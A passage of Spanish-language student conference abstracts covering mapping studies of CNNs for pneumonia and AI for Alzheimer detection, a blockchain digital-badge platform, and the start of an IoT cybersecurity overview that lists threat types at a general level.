Tabla 1. Criterios de inclusión y exclusión.

Criterios de inclusión	Criterios de exclusión
Artículos que contengan los términos de búsqueda en el título, palabras clave, resumen, o introducción.	Artículos a los cuales no se tenga acceso.
Artículos en idioma inglés y español.	Artículos que solamente hagan mención a trabajos o investigaciones en curso (generalmente, artículos menores a 5 páginas).
Artículos duplicados: si hay varios artículos de un mismo autor que contemple la misma investigación, se considerará el más completo y el más reciente.	Artículos que no coincidan con los criterios de inclusión.
Artículos que contengan cadenas candidatas en el título, palabras clave y/o en el resumen.	Literatura gris, tesis doctorales, presentaciones en PowerPoint.
Artículos publicados en congresos o revistas con revisión por pares.	

3. Ejecución y resultados del SMS.

Por restricciones de espacio, la cantidad de artículos encontrados en cada uno de las librerías, plataformas y repositorios digitales definidos en el protocolo de revisión se encuentran en un apéndice en [10] junto con el listado de los 14 estudios primarios analizados.

A continuación, se pretende dar respuesta a las preguntas de investigación (PI):

PI1: ¿Qué contribuciones existen respecto al reconocimiento de imágenes con machine learning?

En la lectura de los artículos se encontraron 14 modelos basados en el reconocimiento de imágenes con machine learning. En los mismos se abordaron distintas patologías médicas. Seis de ellos se basaron en la detección de neumonía, cinco en COVID-19, tres con nódulos pulmonares, en uno se detalló un modelo para analizar distintos tipos de lesiones (lesiones hepáticas, lesiones óseas, ganglios linfáticos inflamados, etc.), uno de los modelos trató sobre el análisis de imágenes de anomalías cerebrales y el último sobre distintas muestras de tejidos. Cabe aclarar también que en dos artículos se abordaron COVID-19 y neumonía en conjunto y en otro lesiones varias y nódulos pulmonares.

PI2: ¿Qué métodos se utilizan en el análisis y reconocimiento de imágenes?
En 12 de los artículos seleccionados se utilizaron redes neuronales convolucionales como método para el análisis y reconocimiento de imágenes, en un solo artículo se usó una red neuronal y en otro no se utilizaron redes neuronales de ningún tipo en su lugar se emplearon otros algoritmos de Machine Learning y Deep learning. En cinco de los doce artículos que trabajan con redes neuronales convolucionales se complementaron con algoritmos de Deep Learning, en otros 4, se adicionaron algoritmos de machine learning además de basar su modelo en redes neuronales convolucionales.
PI3: ¿Qué Arquitecturas de Redes Neuronales convolucionales son las más utilizadas?
Las arquitecturas más utilizadas fueron GoogLeNet, DesnseNet-121, AlexNet y las propias desarrolladas por los autores de los artículos. En cinco de los doce artículos que utilizaron redes neuronales convolucionales implementaron 3 arquitecturas distintas, en 6 artículos implementaron una sola arquitectura y en uno solo 4 arquitecturas distintas. Cabe aclarar que en dos artículos no se utilizaron redes neuronales convolucionales.
PI4: ¿Cuántas capas poseen las redes neuronales convolucionales de los modelos propuestos?
Las cantidades de capas por cada arquitectura es variable, cada una de las arquitecturas presenta un número de capas diferente, AlexNet 8, CifarNet 10, DenseNet 121 y 50 respectivamente, GoogLeNet 22, InceptionV3 48, EP-10 Propia 12, EP-14 Propia 3, ResNet 18 y 50 respectivamente, SqueezeNet 18, U-NET 23, y VGG 16 y 19 respectivamente.
PI5: ¿Qué tipo de imágenes se utilizan?
En once de los artículos, el tipo de imagen utilizada fueron las radiografías de tórax, en los artículos restantes se utilizaron imágenes de tomografías de ganglios linfáticos, muestras de tejidos, tomografías cerebrales, tomografías y radiografías de distinto tipo de lesiones. Como eje central de investigación se buscaron estudios basados en neumonía y análisis de radiografías de tórax, sin embargo, para enriquecer la literatura y tener una base teórica más amplia en algoritmos y diseños de redes neuronales convolucionales, se seleccionaron algunos artículos que realizaron un reconocimiento y análisis de imágenes médicas más amplio como analizar y detectar varios tipos de lesiones o reconocer imágenes de distintos tipos de tejidos.
PI6: ¿Qué fuente de datos utilizan los autores de los trabajos seleccionados?
En siete de los catorce artículos analizados se utilizó un data set, el más utilizado fue kaggle [8]. El otro data set utilizado fue DeepLesion. En los demás artículos, las imágenes se obtuvieron de cuatro hospitales, dos de escuelas de medicina y de un laboratorio.
PI7: ¿Qué tipo de investigación se presenta en los artículos?
De los artículos analizados, dos pertenecen a la categoría de evaluación, cinco a propuestas de solución y siete a validaciones.

4. Conclusiones y trabajos futuros.

Los resultados obtenidos del SMS, permitieron la construcción del estado del arte respecto a los aportes existentes sobre análisis y reconocimiento de imágenes para la detección de neumonía y otras patologías.

En cuanto a las respuestas a las preguntas de investigación se pudo evidenciar que se pueden elaborar modelos en una amplia variedad de patologías, como a su vez desarrollar modelos que trabajen con distintos tipos de imágenes en un solo sistema. Se logró demostrar que no es del todo necesario desarrollar una red neuronal convolucional desde cero, ya que pueden adaptarse redes ya desarrolladas y probadas para ese fin. Además, se pueden utilizar otro tipo de algoritmos basados en machine learning para analizar y reconocer imágenes. Los sets de datos para entrenar redes neuronales están alcance de cualquier desarrollador en repositorios de internet, obteniendo información confiable, abundante y gratuita.

Como trabajos futuros se podrían entrenar modelos de redes neuronales convolucionales, que además de reconocer imágenes, pueda analizar otro tipo de datos de entrada para crear un sistema experto que realice diagnósticos más complejos que no puede ser realizados únicamente con el análisis y detección de patrones en imágenes.

Referencias

1. Y.Li, Z. Zhang , C. Dai, Q.Dong , S.Badrigilan. Accuracy of Deep learning for automated detection of pneumonia using chest X-Ray images: A systematic review and meta-analysis. Comput Biol Med, 2020.
2. P. Szepesi, L. Szilágyi. Detection of pneumonia using convolutional neural networks and deep learning. ScienceDirect, 2022.
3. Wang H, Jia H, Lu L, Xia Y. Thorax-Net: an attention regularized deep neural network for classification of thoracic diseases on chest radiography. IEEE J Biomed Health Inform.,2020.
4. H. Bhatt, M. Shah, A Convolutional Neural Network ensemble model for Pneumonia Detection using chest X-ray images, ScienceDirect, 2023.
5. D. Wootton, C. Feldman, The diagnosis of pneumonia requires a chest radiograph (X-ray) yes, no or sometimes? Pneumonia 5, Biomedcentral, 2014.
6. B. Kitchenham, D. Budgen y P. Brereton, Evidence-Based Software Engineering and Systematic Reviews, USA: CRC Press, 2015.
7. K. Petersen, R. Feldt, S. Mujtaba y M. Mattsson, Systematic mapping studies in software engineering, In: Proceedings of the 12th International Conference on Evaluation and Assessment in Software Engineering, 2008.
8. https://www.kaggle.com/
9. R.Wieringa., N.Maiden., N.Mead., C.Rolland. Requirements engineering paper classification and evaluation criteria: a proposal and a discussion. Requirements Engineering, 11(1), pp. 102-107, 2006.
10. Cataldi Mariano. Apendice- Redes Neuronales Convolucionales para la Detección de Neumonía. Disponible en: https://doi.org/10.6084/m9.figshare.26035963, 2024.

Sistema de apoyo para la detección temprana del Alzheimer utilizando Inteligencia Artificial.

Brenda Antonella Avalos [0009-0002-8886-848X], Marisa Daniela Panizzi [0000-0002-9699-1544], Iris Ines Sattolo[0000-0002-2132-0033]

[1]Escuela Superior de Ingeniería, Informática y Ciencias Agroalimentarias Universidad de Morón. Cabildo 134 (B1708JPD), Partido de Morón, Argentina.
brenanto2018@gmail.com, marisapanizzi@outlook.com, iris.sattolo@gmail.com

Resumen. La detección temprana del Alzheimer mejora la calidad de vida de pacientes y familias, y la inteligencia artificial (IA) se presenta como una herramienta prometedora para abordar el diagnóstico tardío. El presente trabajo de tesis de Licenciatura en Sistemas de la UM evaluará el impacto de diferentes tecnologías de IA en la precisión diagnóstica del Alzheimer, explorando sus desafíos y oportunidades clínicas. Se realizó un mapeo sistemático de la literatura *(Systematic Mapping Studies* o SMS*)* para ofrecer una visión global sobre el uso de IA en la detección temprana, identificando y seleccionando estudios relevantes, extrayendo datos y sintetizándolos para responder a preguntas claves sobre la precisión de los modelos de IA, las investigaciones médicas existentes y los desafíos de privacidad asociados al uso de datos médicos.

Palabras claves: Detección temprana de Alzheimer, inteligencia artificial, mapeo sistemático de la literatura.

1 Introducción

El enfoque tradicional para la detección del Alzheimer, basado en evaluaciones clínicas y neuropsicológicas manuales, ha sido reemplazado progresivamente por técnicas de aprendizaje automático, o en combinaciones de éstas con otras técnicas avanzadas. Actualmente, diversas investigaciones en el ámbito de la inteligencia artificial se centran en mejorar la precisión del diagnóstico del Alzheimer mediante el análisis de imágenes de resonancia magnética, tomografías por emisión de positrones y otros datos relevantes. [1]

En el marco de esta tesis de grado, se lleva a cabo un análisis de las tecnologías de IA aplicadas a la detección temprana del Alzheimer. Antes de comenzar el análisis se realiza un SMS de acuerdo con las directrices propuestas por Kitchenham y Charters [2] para construir el estado del arte sobre el tema en estudio. El objetivo del SMS es identificar y sintetizar los estudios más relevantes que exploran el uso de la IA en el diagnóstico del Alzheimer, evaluando la precisión de los modelos, las metodologías empleadas y los desafíos asociados, como la privacidad de los datos y la interpretabilidad de los modelos.

El artículo se estructura de la siguiente manera: en la Sección 2 se describe la planificación del SMS, en la Sección 3 se describe su ejecución y resultados. En la Sección 4 se exponen las conclusiones y trabajos futuros.

2 Planificación del SMS

Se presenta la definición del protocolo de revisión del SMS: preguntas de investigación (PI), estrategia de búsqueda, selección de los estudios, criterios y proceso de selección, formulario de extracción y el proceso de síntesis de los datos.
El objetivo de este SMS es responder la siguiente pregunta de investigación (PI):
"¿Cómo puede la inteligencia artificial ser una herramienta de apoyo para mejorar la precisión del diagnóstico y detección temprana de la enfermedad de Alzheimer?"

Esta pregunta principal se descompone en un conjunto de sub-preguntas (PI1-4), las cuales se presentan en la Tabla 1 junto con su motivación.

Tabla 1. Preguntas de investigación (PI) y su motivación.

Pregunta de investigación (PI)	Motivación
PI1: ¿Qué modelo de IA se considera más preciso para la detección por imagen?	Determinar el modelo más preciso y adecuado para la detección de imágenes.
P2: ¿Cuáles son las investigaciones médicas que involucran inteligencia artificial en la detección por imagen?	Explorar la variedad de investigaciones que emplean inteligencia artificial en el ámbito de la medicina, enfocando especialmente en proyectos que integran la detección por imagen.
PI3: ¿Cuáles son los desafíos de privacidad al considerar el uso de un conjunto de datos médicos ?	Analizar los desafíos de privacidad en el uso de datos médicos, enfocándose en las preocupaciones éticas y obstáculos relacionados con la gestión de información sensible de pacientes en investigación y desarrollo de tecnologías médicas.
PI4: ¿Existe una relación significativa entre la cantidad de datos de entrenamiento utilizados y la precisión alcanzada por un modelo?	Determinar si hay una relación significativa entre la cantidad de datos de entrenamiento y la precisión alcanzada por un modelo en particular.
PI5:¿Que tipos de investigación se utilizan?	Evaluación, artículo filosófico, propuesta de solución, validación, reporte de experiencia personal, artículo de opinión. Se utilizó la clasificación de tipos de investigación propuesta por Wieringa *et al.* (Wieringa *et al.*,[5]).

Se definieron para la búsqueda de artículos las siguientes librerías, plataformas y repositorios digitales: SEDICI[1], *IEEE Xplore, Google Schoolar, Springer, arXiv, ACM*

[1] SEDICI: Repositorio Institucional de la Universidad Nacional de La Plata. Disponible en: http://sedici.unlp.edu.ar/

Digital Library, *Dialnet*, considerando artículos de congresos y artículos de revistas. Se considera la búsqueda de resultados de publicaciones realizadas a partir del año 2021.

La cadena de búsqueda resultante es:

("Inteligencia artificial" AND "detección temprana del Alzheimer" AND ("diagnostico asistido por IA" OR "modelos de IA para Alzheimer" OR "Conjuntos de datos para Alzheimer"))

En la Tabla 2, se presentan los criterios de inclusión y exclusión utilizados para el proceso de selección de artículos.

Tabla 2. Criterios de inclusión y exclusión.

Criterios de inclusión	Criterios de exclusión
Artículos que contengan los términos de búsqueda en el título, palabras clave o resumen.	Artículos que no estén accesibles para su lectura completa.
Artículos publicados desde el año 2021	Literatura gris, tesis doctorales, presentaciones en PowerPoint.
Artículos publicados en congresos o revistas con revisión por pares	Artículos que solamente mencionen trabajos o investigaciones en curso.
Artículos en idioma español e inglés	
Artículos duplicados (mismo/s autor/es, misma investigación), se considera el más completo.	

El proceso de selección de los estudios consistió en realizar la búsqueda en las fuentes definidas aplicando la cadena en el título y/o en el resumen, para luego eliminar los artículos duplicados y aplicar los criterios de inclusión y exclusión en el título, resumen y palabras clave, después se aplicaron los criterios de inclusión y exclusión al texto completo.

Para dar respuesta a cada una de las preguntas de investigación (PI) se definió un esquema de clasificación que junto con el formulario de extracción de datos se presenta en un apéndice por restricciones de espacio [6].

3 Ejecución y resultados del SMS

Se encontraron 217 artículos de los cuales se analizaron 14 estudios primarios que se encuentran en el apéndice [6]. Los resultados del SMS para dar respuesta a las preguntas de investigación en base a la literatura analizada se presentan mediante una síntesis temática.

PI1: ¿Qué modelo de IA se considera más preciso para la detección por imagen?

La inteligencia artificial (IA) puede aumentar significativamente la precisión en la detección temprana del Alzheimer mediante el uso de diversos modelos, como las Redes Neuronales Convolucionales (CNN), Support Vector Machines (SVM), Gaussian Naive Bayes y las Redes Neuronales Artificiales (ANN). En 14 estudios analizados, se destacó el uso de CNN, que mostró ser la opción más efectiva para identificar patrones asociados con el Alzheimer en imágenes médicas.

P2: ¿Cuáles son las investigaciones médicas que involucran inteligencia artificial en la detección por imagen?

La investigación en medicina con inteligencia artificial (IA) para la detección por imagen ha crecido significativamente. Un ejemplo destacado es el artículo "Inteligencia artificial aplicada a la imagen médica" de los Dres. Federico Aguirre, Leandro Carballo, Ximena González y Verónica Gigirey. Este estudio muestra la eficacia de la IA en la detección de Alzheimer y otras condiciones usando imágenes médicas como radiografías, tomografías y resonancias magnéticas. La capacidad de un modelo de IA para analizar diferentes tipos de imágenes resalta su versatilidad, mejora la eficiencia y precisión diagnóstica, demostrando su aplicabilidad en diversas áreas de la medicina.

PI3: ¿Cuáles son los desafíos de privacidad al considerar el uso de un conjunto de datos médicos?

Muchos de los 14 artículos analizados usan datasets privados o no detallan sus fuentes, especialmente en estudios de resonancia magnética de Alzheimer donde la privacidad es crucial. El uso de datos privados protege la información sensible de los pacientes, asegurando la calidad y consistencia en los datos. Sin embargo, esto puede dificultar la replicación y comparación de estudios debido a la falta de transparencia. En la investigación médica y neuroimagen, es importante equilibrar la privacidad con la necesidad de proporcionar información suficiente para evaluar y replicar los resultados.

PI4: ¿Existe una relación significativa entre la cantidad de datos de entrenamiento utilizados y la precisión alcanzada por un modelo?

La relación entre la cantidad de imágenes de entrenamiento y la precisión del modelo es fundamental en el desarrollo de sistemas de aprendizaje automático. En general, más imágenes de entrenamiento mejoran la precisión del modelo al permitirle aprender patrones más complejos y generalizar mejor. Sin embargo, la calidad de las imágenes es igualmente importante. Imágenes de baja calidad, con ruido o mal etiquetadas, pueden introducir sesgos y limitar el aprendizaje del modelo, incluso si el conjunto de datos es grande. Por lo tanto, la precisión del modelo depende tanto de la cantidad como de la calidad de las imágenes. Un conjunto de datos diverso y de alta cali-

dad es ideal para un entrenamiento efectivo, combinando cantidad y calidad para lograr las mejores condiciones de aprendizaje.

PI5: ¿Qué tipos de investigación se utilizan?

Basado en los estudios revisados, se observa que la totalidad de los artículos están clasificados como evaluación y validación de la investigación en el ámbito de la inteligencia artificial aplicada a la medicina. En particular, hay un enfoque destacado en la detección temprana y diagnóstico del Alzheimer mediante el uso de modelos de aprendizaje automático en imágenes médicas, como las resonancias magnéticas. Esta línea de investigación no solo se centra en la evaluación, sino también en la validación de métodos y técnicas que mejoran la precisión y eficacia del diagnóstico temprano de la enfermedad.

4 Conclusiones y trabajos futuros

Se desarrolló un estado del arte sobre la aplicación de la inteligencia artificial (IA) en la detección temprana de Alzheimer usando un SMS. Las conclusiones principales son:

- Las Redes Neuronales Convolucionales (CNN) son las más utilizadas, destacando por su alta precisión en el análisis de imágenes médicas. Modelos específicos de CNN como LeNet-5, AlexNet, VGG16, ResNet50 y DenseNet han mostrado ser muy efectivos en la identificación de características en imágenes de resonancia magnética.
- El uso de datasets privados es común para proteger la privacidad de los pacientes, aunque complica la replicabilidad y transparencia de los estudios.

Para avanzar en la tesis, se planifica: 1) Probar nuevos modelos de IA y técnicas avanzadas, 2) Mejorar la calidad y diversidad de los datos de entrenamiento, y 3) Evaluar comparativamente la eficacia y precisión de modelos en entornos clínicos reales.

5 Referencias

1. J. E. Arco, J. Ramírez, J. M. Górriz, M. Ruz. Data fusion based on Searchlight analysis for the prediction of Alzheimer's disease (2021).
2. B. Kitchenham, S. Charters. Guidelines for Performing Systematic Literature Reviews in Software Engineering. Technical Report EBSE 2007-001, Keele University and Durham University Joint Report (2007).
3. M. J. Toro Paca, D. R. Parra Parra, N. V. Pacheco Mena, A. G. Alvarado Galarza. Enfermedad de Alzheimer (2022).
4. Alzheimer's Association. Alzheimer's Disease Facts and Figures. Chicago: Alzheimer's Association (2010).
5. Alzheimer's Association. 2024 Alzheimer's Disease Facts and Figures. Alzheimer's Dement, (2024).
6. B. A. Avalos. Apéndice- APENDICE - CACIC 2024 (BA MP IS).pdf -. Disponible en: https://figshare.com/articles/online_resource/Apendice_docx/25952746. (2024)

Sistema de premiación de logros basado en insignias digitales

Alberca Agustín[1] y Borrelli Juan Ignacio[1]

Patricia Bazán[2] y Nicolás del Río[2]

[1] Alumnos Tesina de Licenciatura en Sistemas - Facultad de Informática - UNLP
[2] Directores de la Tesina. LINTI- Facultad de Informática – UNLP
aa.fi.unlp@gmail.com, nacho2911@hotmail.com,
pbaz@info.unlp.edu.ar, ndelrio@info.unlp.edu.ar

Palabras Clave: blockchain, token, gamificación, insignias digitales.

1 Motivación

La tecnología blockchain ha experimentado un auge sin precedentes en los últimos años, gracias a su capacidad para mejorar la seguridad, transparencia, eficiencia y descentralización de datos y transacciones en diferentes sectores y aplicaciones.

A pesar de su enorme potencial, en nuestra sociedad aún existe un gran desconocimiento acerca de su funcionamiento y alcance. Aún en los ámbitos académicos y educativos sigue resultando una tecnología nueva y en la que recién se está incursionando. Por esta razón, la normalización del uso de la tecnología blockchain y la formación de profesionales capacitados se ha convertido en una necesidad imperante.

El hecho de que esta propuesta utilice la blockchain representa un paso importante hacia la democratización y popularización del uso de esta tecnología en diferentes contextos y aplicaciones.

La aplicación de esta herramienta alcanza a cualquier ámbito que en que los usuarios requieran obtener una insignia digital.

Una insignia o certificado es un elemento que permite validar un hecho ante terceros, dado que garantiza la veracidad de lo obtenido como, por ejemplo, la aprobación de un curso, la asistencia a un evento, el logro obtenido en una competencia.

Una insignia digital es una insignia que puede disponibilizarse en línea y que puede contener metadatos que explica el contexto, el significado, desarrollo y resultados del hecho o actividad que representa. No tiene una representación tangible, por lo tanto, debe ofrecer un mecanismo para validar su autenticidad, mediante blockchain.

La utilización de contratos inteligentes basados en blockchain para la creación y gestión de las insignias digitales garantiza la inmutabilidad, la transparencia y la seguridad de la información, al tiempo que ofrece una solución innovadora y escalable para la gestión de logros y reconocimientos.

El objetivo general de la tesina es la creación de una herramienta tecnológica innovadora e integrable que permita premiar a usuarios con insignias digitales

intransferibles, en formato de tokens en blockchain, como reconocimiento al cumplimiento de logros predefinidos en diferentes ámbitos.

El trabajo diseña una arquitectura y flujos de trabajo de una plataforma alineada al objetivo general, haciendo uso de la blockchain como fuente de datos principal y sistemas tradicionales (backend, frontend) como acompañamiento para cubrir las funcionalidades. Basándose en el diseño mencionado, se busca implementar la herramienta de una manera funcional y consistente, integrable a otras plataformas ya existentes bajo estándares de comunicación bien definidos. Por último, se realiza una prueba de concepto a modo de validación en la cual, mediante un prototipo operativo de una aplicación externa, se integra la herramienta y se muestra la interoperabilidad con diferentes plataformas además de su correcto funcionamiento en torno a los parámetros esperados.

2 Aporte y desarrollo del trabajo

El sistema de premiación de logros propuesto en este trabajo, que se denomina TBAP (Token Based Achievements Protocol), implementa una api para integrarse a blockchain y se basa en la generación de tokens, que son unidades digitales que tienen un valor, gestionadas dentro de la blockchain con contratos inteligentes y legitimadas mediante billeteras virtuales.

TBAP se define sobre la base de tres componentes principales: 1- la blockchain que contiene los contratos inteligentes para gestionar tokens y billeteras virtuales, 2- un backend que alberga una base de datos y los servicios que resuelven la autenticación de los usuarios del sistema y la gestión de sus roles y 3- un frontend que resuelve tanto la comunicación con el backend como con la blockchain (esto último resuelto con Metamask [3]).

TBAP resuelve tres funcionalidades principales: autenticación de usuarios, lectura en la blockchain y escritura en la blockchain, cuyo diseño arquitectónico y flujo de trabajo se muestran en las Figuras 1, 2 y 3.

TBAP permite crear cursos, desafíos, así como roles de usuario jerarquizados entre encargados y usuarios regulares que pertenecen a una organización.

Una organización tiene el control total. No tiene registro público, sino que es creada por el administrador de la plataforma. Es la responsable de gestionar a los encargados, verificar los nombres de los cursos creados, habilitar a los encargados a crear insignias digitales y a agregar usuarios regulares.

Los encargados crean y administran cursos con usuarios regulares y registran las insignias digitales que estos pueden reclamar.

Los usuarios regulares se registran a través de un registro público y son los únicos que pueden acceder a obtener las insignias digitales que la plataforma ofrece, una vez que un administrador o encargado los haya inscripto en un curso y habilitado dichas insignias.

3 Conclusiones y trabajos futuros

Como resultado del trabajo se obtuvo una aplicación enteramente funcional que le permite a distintos usuarios poder administrar y obtener insignias digitales y poder compartirlas en sus redes. A su vez, se realizó un relevamiento de herramientas similares y cómo nuestra herramienta puede aportar algo más. También se realizó un análisis de todas las tecnologías que permitieron el desarrollo de TBAP, haciendo hincapié en las insignias digitales, la blockchain y las otras tecnologías que derivan de esta última.

Los usuarios pueden obtener insignias digitales compatibles en sus redes, permitiendo validar distintos logros los cuales son certificados por una entidad competente. Distintas empresas u organismos pueden hacer uso de esta herramienta para motivar a su personal a seguir creciendo profesionalmente a la vez que consiguen distintos logros personales.

Entre los trabajos futuros que pueden abordarse para mejorar las prestaciones de la herramienta, se detectan la validación de organizaciones y de usuarios. Se analizan a continuación alternativas de solución a estas dos funcionalidades.

3.1 Validación de organizaciones

La validación de la identidad de las organizaciones emisoras de insignias es crucial para evitar la creación y emisión de insignias falsas por parte de entidades no legítimas. Si no se realiza esta validación, se corre el riesgo de que se generen insignias fraudulentas, lo que podría resultar en la falsificación de credenciales y fraude en el sistema. En consecuencia, la confianza de los usuarios en el sistema se vería afectada, ya que no podrían verificar la autenticidad de los tokens emitidos. Esto podría desmotivar a los usuarios a reclamar las insignias, al percibir que no son confiables.

Una posible solución técnica sería implementar un sistema de autenticación en dos pasos. Bajo este sistema, las organizaciones emisoras primero proporcionarían información clave, como su nombre, dirección y número de identificación fiscal. Luego, se requeriría que confirmen su identidad a través de una verificación de contacto o un proceso de revisión manual por parte del equipo encargado. Esta capa adicional de seguridad ayudaría a garantizar que solo las entidades legítimas puedan emitir insignias en la plataforma.

Sin embargo, es importante tener en cuenta que este sistema es poco escalable al ser manual. Esto se debe a que implica un contacto directo con las entidades, lo que puede derivar en múltiples envíos de documentación si estas no son las correctas en el primer intento. Como resultado, puede ser difícil implementar este sistema en una plataforma grande con una gran cantidad de organizaciones emisoras.

Otra posible implementación para solucionar esta problemática podría ser una función de reputación para las organizaciones emisoras. Esto permitiría a los usuarios y receptores de insignias evaluar y comentar sobre la autenticidad y calidad de las credenciales emitidas por diferentes organizaciones. Esta retroalimentación contribuiría a la transparencia y ayudaría a fortalecer la confianza en el sistema.

Por otro lado, es importante destacar que esto no soluciona el problema de raíz, ya que la función de reputación puede ser subjetiva y difícil de medir.

Es posible que algunos usuarios o receptores de insignias dejen comentarios negativos sobre las organizaciones emisoras incluso si las credenciales son auténticas y de buena calidad, con el objetivo de perjudicarlas.

3.2. Validación de usuarios

La versión actual de TBAP priorizó la facilidad de integración de los usuarios antes que la validación de los mismos.

La registración de usuarios se realiza utilizando la dirección de mail como identificador, lo cual impide validar la relación univoca persona-usuario ni permite comprobar la veracidad de los datos registrados para cada usuario.

Si bien la blockchain permite la "quema" de los tokens, es decir, la anulación del otorgamiento de la insignia, en caso que la organización detecte una anomalía en los datos, o un error se haya cometido, se analizan las alternativas de para evitar o minimizar estas eventualidades.

Una alterativa es que las organizaciones proporcionen los datos personales de los usuarios mediante el registro SSO existente, y delegando a ellos la verificación de los mismos, es decir, que se recarguen los datos de los usuarios en su registro.

Mientras esta solución le da más poder a las organizaciones, permitiéndoles tener control de los datos de los usuarios, también excluye a aquellas que no tienen un sistema existente, o que lo tienen, pero tampoco hacen un control exhaustivo de la veracidad de los datos de los mismos.

Una segunda alternativa, es utilizar un sistema de KYC ("Know Your Customer", o conoce a tu cliente en su traducción) dentro de la plataforma para verificar la documentación identificativa del usuario para asegurar que es quien dice ser. De esta manera, se certifica que los datos sean verídicos y que el usuario no posee múltiples cuentas dentro del sistema.

Por último, se pueden considerar los sistemas KYC pero con tecnología blockchain, tales como Civic o SelfKey, que cumplen casi con las mismas características de los convencionales, pero agregando las características más importantes de la blockchain.




Figura 1- Flujo de trabajo de autenticación de usuarios en TBAP.




Figura 2- Flujo de trabajo para lectura desde la blockchain




Figura 3- Flujo de trabajo para escritura en la blockchain.

Referencias

1. OpenTimeStamps, plataforma de sellado de tiempo estándar para blockchain https://open-timestamps.org/
2. Blockchain Federal Argentina. plataforma multiservicios abierta y participativa para integrar servicios y aplicaciones sobre blockchain. https://bfa.ar/
3. Metamask. Extensión de navegador web y una aplicación móvil para administrar sus claves privadas de Ethereum. https://metamask.io/
4. Gallardo, I., Bazán, P. A., & Venosa, P. (2019). Arquitectura de Certificados Digitales: de una arquitectura jerárquica y centralizada a una distribuida y descentralizada. *RISTI-Revista Ibérica de Sistemas e Tecnologias de Informação*.
5. Gómez, M., Bazán, P., Río, N. D., & Morandi, M. (2021, June). Routing Security Using Blockchain Technology. In *Conference on Cloud Computing, Big Data & Emerging Topics* (pp. 46-59). Cham: Springer International Publishing.
6. Mansoor, N., Antora, K. F., Deb, P., Arman, T. A., Manaf, A. A., & Zareei, M. (2023). A Review of Blockchain Approaches for KYC. *IEEE Access*.
7. Protocolo de finanzas descentralizadas de código abierto https://www.ngi.eu/blockchains-forsocialgood/2019/12/20/alice/

Tecnologías Emergentes para la Ciberseguridad de dispositivos IoT

Rosin Zaira[1][0009-0004-4802-6688], Pujalte Denise[0009-0000-6298-2490], Dir. a/c Bolatti Diego[0000-0002-8275-4476]
Universidad Tecnológica Nacional UTN, Regional Resistencia, Chaco

rosinzaira@gmail.com, pujalte64@gmail.com, dbolatti@gfe.frre.utn.edu.ar

Resumen. En este trabajo se analiza la integración de la computación cuántica y técnicas de inteligencia artificial (IA) para mejorar la seguridad en dispositivos de Internet de las Cosas (IoT). Se presentan las principales amenazas a la ciberseguridad de IoT y se comparan diferentes soluciones basadas en computación cuántica y técnicas de IA. Además, se exploran las vulnerabilidades de los sistemas clásicos ante un entorno post-cuántico y se discuten medidas de seguridad como la Distribución de Claves Cuánticas (QKD) y criptografía post-cuántica. Finalmente, se concluye que la computación cuántica y las técnicas de IA pueden proporcionar niveles de seguridad superiores, aunque también presentan desafíos tecnológicos y de implementación.

Palabras clave: IoT, computación cuántica, machine learning. deep learning, ciberseguridad, inteligencia artificial.

1 Introducción

El Internet de las Cosas (IoT) es una red de dispositivos físicos que intercambian datos a través de internet. Estos dispositivos, como electrodomésticos y sensores, crean un ecosistema interconectado. Aunque ha transformado varios sectores, el IoT plantea preocupaciones sobre seguridad y privacidad, ya que las medidas tradicionales no son suficientes para abordar sus desafíos únicos. [1].

En la sección 2 se identifican vulnerabilidades en los sistemas actuales frente a amenazas post-cuánticas y se proponen varias soluciones para abordar estos problemas. Además, se exploran diversos ataques cuánticos y se presentan contramedidas específicas para mitigarlos. En la sección 3 se revisan técnicas de inteligencia artificial (IA), como el aprendizaje profundo, el aprendizaje incremental y la IA explicativa (XAI), y su aplicación en la detección y prevención de ataques cibernéticos en IoT. Se destacan soluciones como sistemas de detección de intrusiones y el análisis del comportamiento de usuarios y dispositivos para mejorar la seguridad. En la sección 4 se resumen los hallazgos principales y se discute el potencial de la computación cuántica y la IA para fortalecer la seguridad en IoT.

Este trabajo se enmarca en el proyecto: “Desarrollar un Marco de controles de ciberseguridad para gestión y control de funcionamiento de redes IoT.” de la UTN FRRe, CInApTIC, con el objetivo de explorar tecnologías emergentes en ciberseguridad para IoT, centradas en la inteligencia artificial y la computación cuántica.

1.1 Amenazas que enfrenta la ciberseguridad [2]

- Infracciones Físicas: Acceso no autorizado a dispositivos IoT, como la introducción de memorias USB maliciosas.
- Violaciones de Cifrado: Interceptación y almacenamiento de datos de dispositivos IoT no cifrados para su explotación futura.
- Denegación de Servicio (DDoS): Un servicio se vuelve inaccesible debido a una avalancha de solicitudes.
- Compromiso del Firmware: Exposición de dispositivos IoT a violaciones de ciberseguridad por falta de actualización de firmware.
- Explotaciones de Botnets: Dispositivos IoT se usan como bots para propagar malware.
- Ataques Man-in-the-Middle (MiTM): Interceptación de comunicaciones entre dos sistemas, engañando al destinatario para recibir mensajes falsificados.
- Ransomware: Cifra archivos, haciéndolos inaccesibles hasta obtener una clave de descifrado del atacante.
- Ataques de Escucha: Interceptación del tráfico de red para obtener información confidencial entre un dispositivo IoT y un servidor.

2 Computación cuántica

